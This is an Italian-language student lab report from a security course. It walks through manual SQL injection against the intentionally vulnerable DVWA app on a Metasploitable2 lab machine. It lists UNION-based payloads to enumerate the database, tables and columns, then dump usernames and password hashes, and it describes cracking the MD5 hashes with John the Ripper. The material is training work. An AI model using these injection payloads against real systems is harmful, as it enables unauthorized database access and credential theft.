VAN ZWAM ARJEN

GIORNO 1

BUILDWEEK

REPORT

TRACCIA

TRACCIA GIORNO 1: UTILIZZANDO LE TECNICHE VISTE NELLE LEZIONE TEORICHE, SFRUTTARE LA VULNERABILITÀ SQL INJECTION PRESENTE SULLA WEB APPLICATION DVWA PER RECUPERARE IN CHIARO LA PASSWORD DELL'UTENTE GORDON BROWN (RICORDATEVI CHE UNA VOLTA TROVATE LE PASSWORD, C'È BISOGNO DI UN ULTERIORE STEP PER RECUPERARE LA PASSWORD IN CHIARO). NB: NON USARE TOOL AUTOMATICI COME SQLMAP. È AMMESSO L'USO DI REPEATER BURP SUITE.

OBIETTIVI DELL'INJECTION

Estrarre dati sensibili


Un attaccante può cercare di estrarre informazioni sensibili dal database, come dati personali, password, informazioni finanziarie o altre informazioni riservate.

Modificare, inserire o eliminare dati

L'attaccante può cercare di manipolare i dati nel database, come modificare le informazioni degli utenti, inserire nuovi dati dannosi o eliminare dati esistenti.


Eseguire comandi a scopo malevolo

L'attaccante può cercare di eseguire comandi dannosi o malevoli sul sistema sottostante, ad esempio eseguire comandi di sistema operativo per assumere il controllo del server.



CONFIGURAZIONE


IP Kali Linux



Come da traccia ho modificato l'**IP statico** della macchina attaccante Kali Linux con l'IP desiderato: **192.168.66.110/24**

&

IP Metasploitable2




Come da traccia ho modificato l'**IP statico** della macchina Metasploitable2 con l'IP desiderato: **192.168.66.120/24**

PING corretto

1•TROVARE DB


Per prima cosa, in difficoltà **LOW** vado a cercare il ***database*** della DVWA



comando utilizzato: ‘ **UNION SELECT 1,DATABASE()#**

2•TROVARE TABELLE


Di conseguenza, cerchiamo le **tabelle** interessanti per noi



comando utilizzato: ‘ **UNION SELECT 1,table_name FROM information_schema.tables WHERE table_schema=”dvwa”#**

3●TROVARE COLONNE

All’interno della tabella **users** cerchiamo le **colonne**




comando utilizzato: **‘ UNION SELECT 1,COLUMN_NAME FROM information_schema.columns WHERE table_schema=”dvwa”#**

4•DUMP

Ottimo, non ci resta che dumpare le **colonne** user e password

Ricordiamoci di decriptare il formato **MD5** in testo leggibile trami il nostro **John The Ripper** o tool reperibili anche online



comando utilizzato: **‘ UNION select user,password FROM users#**

DECRIPTARE MD5


E’ giunto il momento di decriptare il nostro HASH in **MD5**
ottenuto tramite il dump delle colonne **user** e **password** nella tabella **users**
dentro il database **DVWA**

Copiamo ed incolliamo, dunque, la stringa in MD5 in un **nuovo file** di testo e salviamolo dove vogliamo.

Facciamo partire **John** con il comando apposito ed attendiamo l’elaborazione; il tempo **varierà** in base al dizionario scelto

CHECK FINALE


Possiamo anche controllare tramite **PhpMyAdmin** la tabella users contenente i dati trovati pocanzi



DIFFICOLTA' MEDIUM

